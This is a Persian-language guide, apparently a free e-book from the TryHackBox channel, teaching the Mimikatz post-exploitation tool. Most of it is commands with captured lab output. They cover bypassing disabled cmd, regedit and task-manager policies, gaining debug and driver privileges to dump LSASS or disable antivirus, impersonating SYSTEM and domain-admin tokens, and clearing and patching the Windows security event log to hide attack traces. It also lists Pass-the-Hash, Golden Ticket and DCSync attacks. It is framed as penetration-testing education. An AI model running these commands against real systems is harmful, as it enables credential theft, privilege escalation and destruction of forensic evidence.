


راهنمای جامع ابزار Mimikatz : راهنمای هکرها

از تکنیک های پایه تا پیشرفته



TryHackBox

راهنمای جامع ابزار Mimikatz : راهنمای هکرها

(از تکنیک های پایه تا پیشرفته)

توسط : کاوه

عنوان :	Mimikatz راهنمای جامع ابزار
نویسنده :	کاوه
ارتباط با نویسنده :	https://www.x.com/kavehxnet
کanal شخصی بندۀ در تلگرام:	https://t.me/KavehAPT
کanal آموزش ما در تلگرام:	https://t.me/TryHackBox
تاریخ انتشار :	اسفند ماه 1403
نسخه :	اول

به دانش توان ساختن شهر و دیار به جهل اندرون، خویشتن خوار شود

این کتابچه صرفاً جنبه آموزشی دارد و در راستای ارتقای فرهنگ و دانش امنیت سایبری تمامی علاقه مندان این حوزه به صورت کاملا رایگان تهیه و انتشار یافته است؛ لذا هرگونه تکثیر جهت استفاده تجاری ممنوع است؛ هرگونه توزیع و تکثیر از این اثر با ذکر نام نویسنده و منبع آن بلامانع خواهد بود. این جزوی ممکن است دارای اشکالت نوشتاری و فنی جزئی باشد که از نظر تهیه کننده مغفول مانده باشد؛ لذا از شما خواننده فهیم در خواست میشود از طریق توییتر اشکالات، انتقادات و پیشنهادات خود را در جهت تکمیل این کتابچه عملی اقدام فرمایید. خواننده گرامی برای تهیه این اثر زمان و انرژی زیادی صرف شده است و در راستای ارتقاء دانش علمی و فرهنگ امنیت سایبری به صورت رایگان انتشار یافته، هزینه استفاده از این اثر خواندن فاتحه برای خواهرم خواهد بود . در صورتی که این اثر برای شما مفید بود به منظور حمایت از نویسنده جهت ارائه نسخه های جدیدتر می توانید به هر میزان مبلغ دلخواه حمایت کنید:

ارتباط جهت حمایت : [@TryHackBoxBot](https://github.com/TryHackBox)

گیت هاب ما :

<https://github.com/TryHackBox>

سخنی از نویسنده:

از اینکه این کتاب را انتخاب کردید و قدم به قدم در این مسیر همراه من بودید، از صمیم قلب تشکر می‌کنم. امیدوارم این کتاب برای شما که به دنیای تست نفوذ شبکه و ردتیم علاقه‌مند هستید، مفید و کاربردی باشد.

این کتاب، حاصل ساعتها تلاش و تجربه‌های شخصی من در حوزه امنیت سایبری و کار با ابزارهایی مثل **Mimikatz** است. هدف من این بود که مفاهیم پیچیده را به زبانی ساده و قابل فهم بیان کنم تا شما هم بتوانید از این ابزار قدرتمند به بهترین شکل استفاده کنید.

اما این پایان راه نیست! اگر در طول مطالعه کتاب، با نکات مبهم، اشکالات یا حتی پیشنهاداتی روبرو شدید، خوشحال می‌شوم که آنها را با من در میان بگذارید. نظرات شما نه تنها به بهبود این کتابچه کمک می‌کند، بلکه باعث می‌شود در نسخه‌های بعدی، اثری کامل‌تر و جامع‌تر ارائه دهم.

این کتابچه یکی از اولین قدمهای من در مسیر تولید محتوای آموزشی فارسی در حوزه تست نفوذ و ردتیم است. برنامه‌های زیادی برای آینده دارم، از جمله تولید کتاب‌های بیشتر، ویدئوهای آموزشی، و حتی دوره‌های عملی برای علاقه‌مندان به این حوزه. هدفم این است که یک مرجع جامع و قابل اعتماد برای جامعه فارسی‌زبان در زمینه امنیت سایبری ایجاد کنم.

امیدوارم این کتاب فقط یک شروع باشد و در آینده شاهد پیشرفت‌های بزرگ‌تر شما در این حوزه باشیم. یادتان باشد، دانش و مهارت‌های شما تنها محدود به این کتاب نیست؛ این فقط یک نقطه شروع است و دنیای امنیت سایبری پر از فرصت‌های هیجان‌انگیز برای کشف و یادگیری است.

با آرزوی موفقیت و پیروزی برای شما.

میمیکتز (Mimikatz) یک ابزار نرم افزاری جامع است که برای دستکاری پروسس ها استفاده می شود و عمدهاً توسط آقای بنجامین دپلی (Benjamin Deply) به زبان برنامه نویسی C نوشته شده است. این ابزار امکان دستکاری مستقیم اشیاء و اجرای دستورات را از طریق تکنیک های مختلف فراهم می کند. Mimikatz به طور گسترده ای برای دور زدن مکانیزم های امنیتی، از جمله نرم افزار های EDR (Endpoint Detection and Response) و ابزار های آنتی ویروس، مورد استفاده قرار می گیرد. این ابزار دارای قابلیت های متعددی است که به انجام تست نفوذ و اکسپلولیت ها کمک می کنند.

Projects Related to Mimikatz:

- `_kekeo` : Kerberos attack tool (`mimilib`)
- `mimidrive`

Attacks Supported:

- Pass-the-Hash
- LSASS Mini Dump
- Pass-the-Hash (over)
- Kerberos
- Zero Logon
- TGT Generation
- Pass-the-Ticket
- Golden Ticket
- Silver Ticket
- DC Sync
- DC Shadow
- `_kekeo`

از تکنیک‌های مختلفی برای اجرا استفاده می‌کند، از جمله برخی از تکنیک‌هایی که در متاسیلولیت یافت می‌شوند. این ابزار همچنین با ابزارهایی مانند "Kiwi" برای عملیات پیشرفته سازگار است.

استفاده پایه‌ای از Mimikatz به شرح زیر است:

دستورات Mimikatz ممکن است گاهی اوقات خطا تولید کنند یا به طور غیرمنتظره‌ای رفتار کنند. با این حال، دستورات ساده زیر را میتوان برای Mimikatz استفاده کرد :

Log Commands:


- Command : log c:\windows\temp\msupdate.log

```
mimikatz # log C:\windows\temp\msupdate.log
Using 'C:\windows\temp\msupdate.log' for logfile : OK
```

-هدف : این دستور، لاغ‌ها را در یک فایل ذخیره می‌کند تا امکان ردیابی و تحلیل فراهم شود.

Version Command:

- Command : version



- هدف : نسخه Mimikatz را نمایش می دهد.

Miscellaneous Commands for Bypassing Security:

- Command : `misc::cmd`

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00DD3E5C
mimikatz #
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop\New folder>
```

- Command : `misc::regedit` (opens the registry editor)

```
mimikatz # misc::regedit
Patch OK for 'regedit.exe' from 'DisableRegistryTools' to 'KiwiAndRegistryTools' @ 010F1E3C
mimikatz #


| Name                | Type |
|---------------------|------|
| HKEY_CLASSES_ROOT   |      |
| HKEY_CURRENT_USER   |      |
| HKEY_LOCAL_MACHINE  |      |
| HKEY_USERS          |      |
| HKEY_CURRENT_CONFIG |      |


```

- Command : `misc::taskmgr` (opens the Task Manager)

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # misc:::
ERROR mimikatz_dolocal ; "(null)" command of "misc" module not found !

Module :      misc
Full name :   Miscellaneous module
      cmd - Command Prompt      (without DisableCMD)
      regedit - Registry Editor    (without DisableRegistryTools)
      taskmgr - Task Manager       (without DisableTaskMgr)
      ncroutemon - Juniper Network Connect (without route monitoring)
      detours - [experimental] Try to enumerate all modules with Detours-like
      hooks
      memssp
      skeleton
      compress
      lock
      wp
      mflt
      easyntlmchall
      clip
      xor
      aadcookie
      ngsign
      spooler
      efs
      printnightmare
      sccm
      shadowcopies
      djoin
      citrix

mimikatz # misc::taskmgr
Patch OK for 'taskmgr.exe' from 'DisableTaskMgr' to 'KiwiAndTaskMgr' @ 00007FF7DF
299378

mimikatz #
```

- Command : **misc:::mflt** (lists drivers)


```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # misc:::mflt
0 0      409800 bindflt
0 3      328010 wdFilter
0 0      244000 storqosfolt
0 0      189900 wcifs
0 0      180451 CldFlt
0 0      141100 FileCrypt
0 1      135000 luafv
0 1      46000 npsvctrig
0 1      40700 wof
0 3      40500 FileInfo

mimikatz #
```

Mimikatz می‌تواند کد را به پروسس‌های در حال اجرا تزریق کند. هنگامی که این کد اجرا می‌شود، به عنوان بخشی از پروسس تارگت عمل می‌کند. این ابزار همچنین می‌تواند زمینه (context) پروسس را از طریق دستورات زیر تغییر دهد:


- Change Wallpaper : **misc:::wp /file:c:\2.png**



```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # misc::wp /file:C:\Users\Administrator\Desktop\adolf.jpg
Wallpaper file: C:\Users\Administrator\Desktop\adolf.jpg
Proxy process : explorer.exe
> Found explorer.exe with PID 4452 : OK!
mimikatz #
```

Clipboard Commands:

- Command : `misc::clip`



```
mimikatz # misc::clip
Monitoring ClipBoard... (CTRL+C to stop)
```

- هدف : این دستور محتوای کلیپبورد را ذخیره می‌کند. توصیه می‌شود از آن هنگام ضبط انواع خاصی از داده‌ها استفاده کنید، زیرا به جلوگیری از کاهش سرعت در طول عملیات کمک می‌کند.

Privilege Escalation:

- Command : `privilege::debug`

- هدف : دسترسی‌های دیباگ را اعطا می‌کند و امکان تعامل با سایر پروسس‌ها را برای انجام وظایفی مانند دامپ کردن LSASS فراهم می‌کند.

- Command : `privilege::driver`

- هدف : امکان دسترسی پیشرفته به درایورهای بارگذاری شده را فراهم می‌کند، که به شما اجازه می‌دهد ابزارهای امنیتی مانند نرم‌افزارهای آنتی‌ویروس یا Sysmon را دستکاری یا غیرفعال کنید.

- Command : `privilege::security`

- هدف : امکان تغییر در لگ‌های امنیتی را فراهم می‌کند، از جمله شناسایی و تغییر داده‌های امنیتی.

- Command : `privilege::tcb`

- هدف : اکسس به دسترسی های مرتبط با شبکه، از جمله تغییرات امنیتی در تنظیمات trust سیستم عامل.

- Command : `privilege::backup`

- هدف : دسترسی به داده های پشتیبان سیستم را فراهم می کند و امکان خواندن فایل هایی که به طور معمول محدود شده اند را می دهد.

- Command : `privilege::restore`

- هدف : دسترسی نوشتگر برای بازیابی داده های سیستم را فراهم می کند.

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # privilege::driver
Privilege '10' OK
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # privilege::security
Privilege '8' OK
mimikatz # privilege::tcb
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (7) c0000061
mimikatz # privilege::backup
Privilege '17' OK
mimikatz # privilege::restore
Privilege '18' OK
```

- Command : `privilege::sysenv`

```
mimikatz # privilege::sysenv
Privilege '22' OK
```

- هدف : امکان تغییر در متغیر های محیطی سیستم را فراهم می کند.

Token Commands:

Mimikatz امکان تعامل با توکن های پروسس را فراهم می کند. این شامل اقداماتی مانند جعل هویت و ارتقای دسترسی ها می شود. در ادامه برخی از دستورات کلیدی آورده شده است:

- Command : `token::whoami`

```
mimikatz # token::whoami
* Process Token : {0;000589ea} 1 D 868663          VCLAB-PC\Administrator S-1-5-21-33118656
91-203533285-3916444207-500      (15g,24p)      Primary
* Thread Token : no token

mimikatz #
```

هدف : توکن فعلی مرتبط با کاربر را فهرست می‌کند.

- Command : `token::list`

```
mimikatz 2.2.0 x64 (oe.eo)
* Thread Token : no token

mimikatz # token::list
Token Id : 0
User name :
SID name :

620 {0:000003e7} 1 D 45298      NT AUTHORITY\SYSTEM    S-1-5-18     (04g,21p)
    Primary
672 {0:000003e7} 0 D 46660      NT AUTHORITY\SYSTEM    S-1-5-18     (04g,31p)
    Primary
664 {0:000003e7} 0 D 80102      NT AUTHORITY\SYSTEM    S-1-5-18     (39g,28p)
    Primary
1180 {0:000003e7} 0 D 82853      NT AUTHORITY\SYSTEM    S-1-5-18     (39g,28p)
    Primary
2860 {0:000003e7} 0 D 189107     NT AUTHORITY\SYSTEM    S-1-5-18     (04g,28p)
    Primary
3004 {0:000003e7} 1 D 196068     NT AUTHORITY\SYSTEM    S-1-5-18     (04g,28p)
    Primary
3876 {0:000003e7} 0 D 366261     NT AUTHORITY\SYSTEM    S-1-5-18     (39g,28p)
    Primary
4524 {0:000589ea} 1 D 413687    VCLAB-PC\Administrator S-1-5-21-3311865691-20353
3285-3916444207-500          (15g,24p)
4668 {0:000003e7} 0 D 418462      NT AUTHORITY\SYSTEM    S-1-5-18     (39g,28p)
    Primary
5520 {0:000589ea} 1 D 522413    VCLAB-PC\Administrator S-1-5-21-3311865691-20353
3285-3916444207-500          (15g,02p)
5592 {0:000589ea} 1 D 526915    VCLAB-PC\Administrator S-1-5-21-3311865691-20353
3285-3916444207-500          (15g,24p)
5692 {0:000589ea} 1 D 534075    VCLAB-PC\Administrator S-1-5-21-3311865691-20353
3285-3916444207-500          (15g,02p)
5780 {0:000589ea} 1 D 541217    VCLAB-PC\Administrator S-1-5-21-3311865691-20353
3285-3916444207-500          (15g,24p)
892 {0:000589ea} 1 D 582549    VCLAB-PC\Administrator S-1-5-21-3311865691-20353
3285-3916444207-500          (15g,02p)
2468 {0:000589ea} 1 D 645916    VCLAB-PC\Administrator S-1-5-21-3311865691-20353
3285-3916444207-500          (15g,24p)
620 {0:000003e7} 1 D 76408      NT AUTHORITY\SYSTEM    S-1-5-18     (04g,10p)
    Primary
672 {0:000003e7} 0 D 49209      NT AUTHORITY\SYSTEM    S-1-5-18     (04g,31p)
    Impersonation (Impersonation)
672 {0:000003e4} 0 D 892556      NT AUTHORITY\NETWORK SERVICE S-1-5-20     (0
17g,10p)           Impersonation (Impersonation)
672 {0:0000c598} 0 D 50611      Font Driver Host\UMFD-0 S-1-5-96-0-0     (08g,05p)
    Impersonation (Impersonation)
672 {0:0000c5e7} 1 D 50676      Font Driver Host\UMFD-1 S-1-5-96-0-1     (09g,05p)
    Impersonation (Impersonation)
672 {0:000003e5} 0 D 52563      NT AUTHORITY\LOCAL SERVICE   S-1-5-19     (0
14g,11p)           Impersonation (Impersonation)
672 {0:000003e4} 0 D 73130      NT AUTHORITY\NETWORK SERVICE S-1-5-20     (0
```

هدف : تمام توکن‌های موجود در سیستم را نمایش می‌دهد.

- Command : `token::elevate`

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

620 {0:000003e7} 1 D 45298 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p)
Primary
-> Impersonated !
* Process Token : {0:000589ea} 1 D 868663 VCLAB-PC\Administrator S-1-5-21-33118656
91-203533285-3916444207-500 (15g,24p) Primary
* Thread Token : {0:000003e7} 1 D 1141982 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p)
Impersonation (Delegation)

mimikatz #
```

هدف : دسترسی های پروسس فعلی را ارتقا می دهد.

- Command : `token::run /process:cmd.exe`

```
mimikatz # token::run /process:cmd.exe
Token Id : 0
User name :
SID name :

620 {0:000003e7} 1 D 45298 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
672 {0:000003e7} 0 D 46660 NT AUTHORITY\SYSTEM S-1-5-18 (04g,31p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
776 {0:000003e7} 0 D 51093 NT AUTHORITY\SYSTEM S-1-5-18 (16g,28p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
792 {0:0000c598} 0 D 51494 Font Driver Host\UMFD-0 S-1-5-96-0-0 (08g,02p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
800 {0:0000c5e7} 1 D 51489 Font Driver Host\UMFD-1 S-1-5-96-0-1 (09g,02p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
884 {0:000003e5} 0 D 52944 NT AUTHORITY\LOCAL SERVICE S-1-5-19 (14g,11p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
972 {0:000003e4} 0 D 74052 NT AUTHORITY\NETWORK SERVICE S-1-5-20 (10g,03p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
456 {0:00012a91} 1 L 76964 Window Manager\DW-M S-1-5-90-0-1 (10g,04p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
664 {0:000003e7} 0 D 80102 NT AUTHORITY\SYSTEM S-1-5-18 (39g,28p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
1036 {0:000003e5} 0 D 80921 NT AUTHORITY\LOCAL SERVICE S-1-5-19 (30g,11p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
1044 {0:000003e5} 0 D 81018 NT AUTHORITY\LOCAL SERVICE S-1-5-19 (35g,10p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
1076 {0:000003e5} 0 D 81599 NT AUTHORITY\LOCAL SERVICE S-1-5-19 (16g,05p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
1100 {0:000003e5} 0 D 81834 NT AUTHORITY\LOCAL SERVICE S-1-5-19 (17g,11p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
1116 {0:000003e5} 0 D 82023 NT AUTHORITY\LOCAL SERVICE S-1-5-19 (20g,11p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
1180 {0:000003e7} 0 D 82853 NT AUTHORITY\SYSTEM S-1-5-18 (39g,28p) Primary
ERROR kill_m_process_run_data ; CreateProcessAsUser (0x00000522)
1248 {0:000003e4} 0 D 83725 NT AUTHORITY\NETWORK SERVICE S-1-5-20 (17g,10p) Primary
```

هدف : یک دستور را با استفاده از توکن انتخاب شده اجرا می کند.

- Command : `token::list /domainadmin`

```
mimikatz # token::list /domainadmin
Token Id : 0
User name :
SID name : VULN\Domain Admins

4612 {0:0004ab19} 1 D 312628 VULN\Administrator S-1-5-21-1579696087-1885699269-256475474-500 (19g,26p) Primary
4528 {0:0004ab19} 1 D 379326 VULN\Administrator S-1-5-21-1579696087-1885699269-256475474-500 (19g,26p) Primary
1908 {0:0004ab19} 1 D 381557 VULN\Administrator S-1-5-21-1579696087-1885699269-256475474-500 (19g,26p) Primary
1148 {0:0004ab19} 1 D 5358816 VULN\Administrator S-1-5-21-1579696087-1885699269-256475474-500 (19g,26p) Primary
644 {0:0004ab19} 1 D 6488230 VULN\Administrator S-1-5-21-1579696087-1885699269-256475474-500 (19g,26p) Impersonation (Impersonation)
680 {0:0004ab19} 1 D 336308 VULN\Administrator S-1-5-21-1579696087-1885699269-256475474-500 (19g,03p) Impersonation (Identification)

mimikatz #
```

هدف : توکن های مرتبط با دسترسی ادمین دامنه را فهرست می کند.

جعل هویت توکن (Token Impersonation) به یک پروسس اجازه می‌دهد تا هویت پروسس دیگری را به خود بگیرد و در نتیجه دسترسی‌ها و مجوزهای اضافی را اعطای کند.

Stopping Process Production Logs:

Mimikatz می‌تواند تولید لاغ‌ها را متوقف و اجرای پروسس‌ها را به تأخیر بیندازد، که این امر می‌تواند برای پنهان کردن ردپاهای طولی یک حمله مفید باشد. در ادامه دستورات مرتبط آورده شده است:

-Command : `event::clear`

```
mimikatz # event::clear
Using "Security" event log :
- 8740 event(s)
- Cleared !
- 1 event(s)

mimikatz #
```

-Command : `event::drop`

```
C:\Users\Administrator>wevtutil qc Security /c:3 /rd:true /f:text
C:\Users\Administrator>

mimikatz # event::
ERROR mimikatz_dolocal ; "(null)" command of "event" module not found !
Module :      event
Full name :    Event module
              drop - [experimental] patch Events service to avoid new events
              clear - clear an event log

mimikatz # event::clear
Using "Security" event log :
- 26366 event(s)
- Cleared !
- 1 event(s)

mimikatz # event::drop
"EventLog" service patched

mimikatz # event::clear
Using "Security" event log :
- 27 event(s)
- Cleared !
- 0 event(s)

mimikatz # event::clear
Using "Security" event log :
- 6 event(s)
- Cleared !
- 0 event(s)
```

هدف: لاغ‌های رویداد را پاک یا حذف می‌کند، که این کار تشخیص فعالیت‌های مخرب توسط ابزارهای فارنژیک را دشوارتر می‌سازد.

Remote Connection (RPC):

Mimikatz همچنین می‌تواند از فراخوانی‌های رویه‌ای از راه دور (RPC) برای تعامل با سیستم‌های راه دور استفاده کند. این ویژگی به ویژه در محیط‌هایی که دسترسی فیزیکی به سیستم‌ها محدود است، مفید می‌باشد.

- Command : `rpc::server` (start or stop the RPC server)

- Command : `rpc::enum` (enumerate RPC services)

- Command : `rpc::connect /server:IP`

```
mimikatz # rpc::server
[RPC] ProtSeq : ncacn_ip_tcp
[RPC] Endpoint : (null)
[RPC] Service : (null)
[RPC] AuthnSvc : GSS_NEGOTIATE (9)
Map Reg.: yes
Security: Allow no auth

mimikatz # > Bindstring[0]: ncacn_ip_tcp:vielab-pc[55546]
> RPC bind registered
> RPC Server is waiting!

mimikatz # rpc::enum
[RPC] Remote : (null)
[RPC] ProtSeq : ncacn_ip_tcp
[RPC] AuthnSvc : GSS_NEGOTIATE (9)
[RPC] NULL Sess: no
UUID: {51a227ae-825b-41f2-b4a9-1ac9557a1018} Ngc Pop Key Service
      ncacn_ip_tcp:[49669]
UUID: {17fc11e9-c258-4b8d-8d07-2f4125156244} mimikatz RPC communicator
      ncacn_ip_tcp:[55546]
UUID: {d2716e94-25cb-4820-bc15-537866578562}
      ncalrpc:[OLE69AAE6275937A44A4BC84254054C]
      ncalrpc:[LRPC-7859a4b0cbeea81fca]
UUID: {0c53aa2e-fb1c-49c5-bfb6-c54f8e5857cd}
      ncalrpc:[OLE69AAE6275937A44A4BC84254054C]
      ncalrpc:[LRPC-7859a4b0cbeea81fca]
UUID: {923c9623-db7f-4b34-9e6d-e86580f8ca2a}
      ncalrpc:[OLE69AAE6275937A44A4BC84254054C]
      ncalrpc:[LRPC-7859a4b0cbeea81fca]
UUID: {06bba54a-be05-49f9-b0a0-30f790261023} security center
      ncalrpc:[OLEE272E7FB6CE38C3F8EEF78CE9D2C]
      ncalrpc:[LRPC-e3007586aeb28703e9]
UUID: {7a20fce4-dec4-4c59-be57-212e8f65d3de}
      ncalrpc:[LRPC-79977820a42c1927dc]
UUID: {8ec21e98-b5ce-4916-a3d6-449fa428a007}
      ncalrpc:[OLEFE8957DA97AC0533907BC845A8C1]
      ncalrpc:[LRPC-e13f87e7006ce5bdb6]
UUID: {0fc77b1a-95d8-4a2e-a0c0-cff54237462b}
      ncalrpc:[OLEFE8957DA97AC0533907BC845A8C1]
      ncalrpc:[LRPC-e13f87e7006ce5bdb6]
UUID: {b1ef227e-dfa5-421e-82bb-67a6a129c496}
      ncalrpc:[OLEFE8957DA97AC0533907BC845A8C1]
      ncalrpc:[LRPC-e13f87e7006ce5bdb6]
UUID: {c503f532-443a-4c69-8300-ccdf1fbdb3839}
      ncalrpc:[OLEDA27584B6195A656A4B7507CFFBB]
      ncalrpc:[LRPC-c4c3d91cd5c75fae2c]
UUID: {4b112204-0e19-11d3-b42b-0000f81feb9f}
      ncalrpc:[OLE7B35DCCEB304B27693155DED6231]
      ncalrpc:[LRPC-76d8ed7f62ed057e99]
```

